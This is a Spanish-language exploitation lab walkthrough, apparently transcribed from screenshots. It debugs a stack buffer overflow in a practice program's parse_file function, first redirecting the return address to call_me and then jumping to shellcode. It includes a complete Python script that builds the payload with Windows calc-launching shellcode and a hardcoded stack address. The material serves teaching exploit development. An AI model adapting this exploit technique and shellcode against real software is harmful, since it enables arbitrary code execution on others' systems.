
- Estamos parados dentro de la función parse_file, justo en la llamada a fopen.
- Se ve EBP ya fijado para el frame de parse_file. --> EBP = 0022FEA8
- ESP = 0022FC70 --> Puntero al nombre del fichero --> En [ESP] = 00521180. Ese puntero contine ese dato.
- ESP +4 = 00404033 stack2.00404033
- En este punto se está haciendo fopen(0x00521180, 0x00404033)



donde:

- Estamos parados dentro de parse_file justo después de llamar a fopen.
- Se ve la instrucción seleccionada: `mov dword ptr [ebp-C], eax`.
- EAX = msvcrt.6FFF2960, es decir, el puntero FILE * que devolvió fopen.


- Esa instrucción va a guardar ese valor en [EBP-0Ch], que es la variable local f.
- EBP - 0C = 0022FEA8 - 0C = 0022FE9C
- Dirección de la variable f = 0022FE9C
- La instrucción aún no se ha ejecutado; estamos justo antes de que f reciba el valor de EAX.



donde:

- Estamos paradis dentro de parse_file, después de fopen, ya con el FILE * devuelto.
- Esta instrucción es la que acaba de guardar EAX en [EBP-0Ch] y luego va a comprobar si f == NULL.
- EAX = msvcrt.6FFF2960 y [EBP-0Ch] = 0022FE9C → ahí está la variable local f con el puntero válido al FILE.
- En el dump de memoria vemos como en 0022FE9C aparecen los bytes 60 29 FF 6F (little-endian). Eso corresponde al valor 0x6FFF2960,


---



donde:


- Estamos parados de parse_file, justo en la llamada a fclose (EIP en el jmp _fclose).

- En el dump de memoria se ve el final del patrón http://AAAAAAAAPPPPPPUUUAAAA --> 0022FE9C | 60 29 FF 6F | 55 55 55 55 | 41 41 41 41 | 00 00 00 00 | 30 15 40 00, que son los bytes que hemos conseguido sobreescribir con el payload.
- En este dump de memoria vemos: 0022FE9C | 60 29 FF 6F
- Eso en little-endian es 0x6FFF2960
- 0x6FFF2960 sigue siendo el puntero válido a FILE. Que ha sido sobreescrito con el payload para que el programa NO provoque excepciones y podamos acceder a sobreescribir el RET.



donde:

- Estamos parados en EIP = 00401530, que es el inicio de la función call_me ("You cannot call me, noob!").
- Estamos en el prólogo de la función call_me, después de que el ret de parse_file saltara aquí.
- Eso implica que la dirección de retorno de parse_file ha sido sobreescrita con 0x00401530 gracias al overflow.



donde:

- Estamos parados dentro de la función call_me. En EIP=00401542, que es el puts que imprime en la consola el mensaje "You cannot call me, noob!".

Lo hemos conseguido.

Ejecución de la calculadora

Conceptualmente, lo que ahora necesitamos es que esa dirección de retorno pase a apuntar a la dirección donde está el código que lanza esa calculadora. Cuando la función haga ret, la CPU toma esa dirección y empieza a ejecutar los bytes que hay allí, que son lo de la calculadora. Para conseguir esto:

- Vamos a usar el mismo payload anterior, ya que respetaba la variable f para que no se rompa el programa cuando hace fclose.
- Sobrescribimos la dirección de retorno con la dirección de memoria donde está almacenado el shellcode de la calculadora en el stack, para que al hacer ret la ejecución salte allí en lugar de volver al caller.
- A continuación, se ejecutará la calculadora.

Usaremos el siguiente payload:

```
import struct

buf = (
    b"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
    b"\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
    b"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
    b"\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73"
    b"\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
    b"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61"
    b"\x6c\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7"
)

RET     = 0x0022FEB0        # dirección del codigo de la calculadora en el
stack
padding = 0x41414141        # valor de relleno
ebp     = 0x00000000        # EBP "fake"
xx      = 0x6FFF2960        # FILE *f válido que devuelve fopen

p = bytearray(b'http://')
p += b'A' * 9
p += b'P' * 4
p += struct.pack("<I", xx)
p += b'U' * 4
p += struct.pack("<I", padding)
p += struct.pack("<I", ebp)
p += struct.pack("<I", RET)
p += buf


with open("exp-ret-ok-calc.txt", "wb") as f:
    f.write(p)
```


Recordamos que teníamos este layout del stack frame de la función parse_file:

```
           |   argumentos del caller      |
           +------------------------------+
           |   return address a caller    |
           +------------------------------+
           |   EBP viejo (del caller)     |
EBP -->    +------------------------------+

           |   padding        [ebp-4]     |
           +------------------------------+
           |   padding        [ebp-8]     |
           +------------------------------+
           |   FILE *f        [ebp-0Ch]   |
           +------------------------------+
           |   char *url_start[ebp-10h]   |
           +------------------------------+
           |   url[16]        [ebp-20h]   |
           +------------------------------+
           |   buffer[512]    [ebp-220h]  |
           +------------------------------+
```

donde:


- Los bytes del payload que van “después” de los que caen sobre RET siguen escribiéndose más arriba en la pila, y eso incluye los argumentos del caller y lo que venga luego.

Buscamos la dirección de retorno que debe volver que es, la dirección donde se ha almacenado dicho código en el stack.




donde:

- Vemos el payload completo, incluido el código de la calculadora: 31 DB 64 8B .....
- Hacemos un click sobre este código (empiza en 31) para ver su dirección.



donde:

- La dirección empieza en 0022FEB0
- Conocida la dirección que debe retornar, ya podemos incluirla en el payload para ejecutar la calculadora.



donde:

- Comprobamos que se ha ejecutado el shellcode abriendo la calculadora.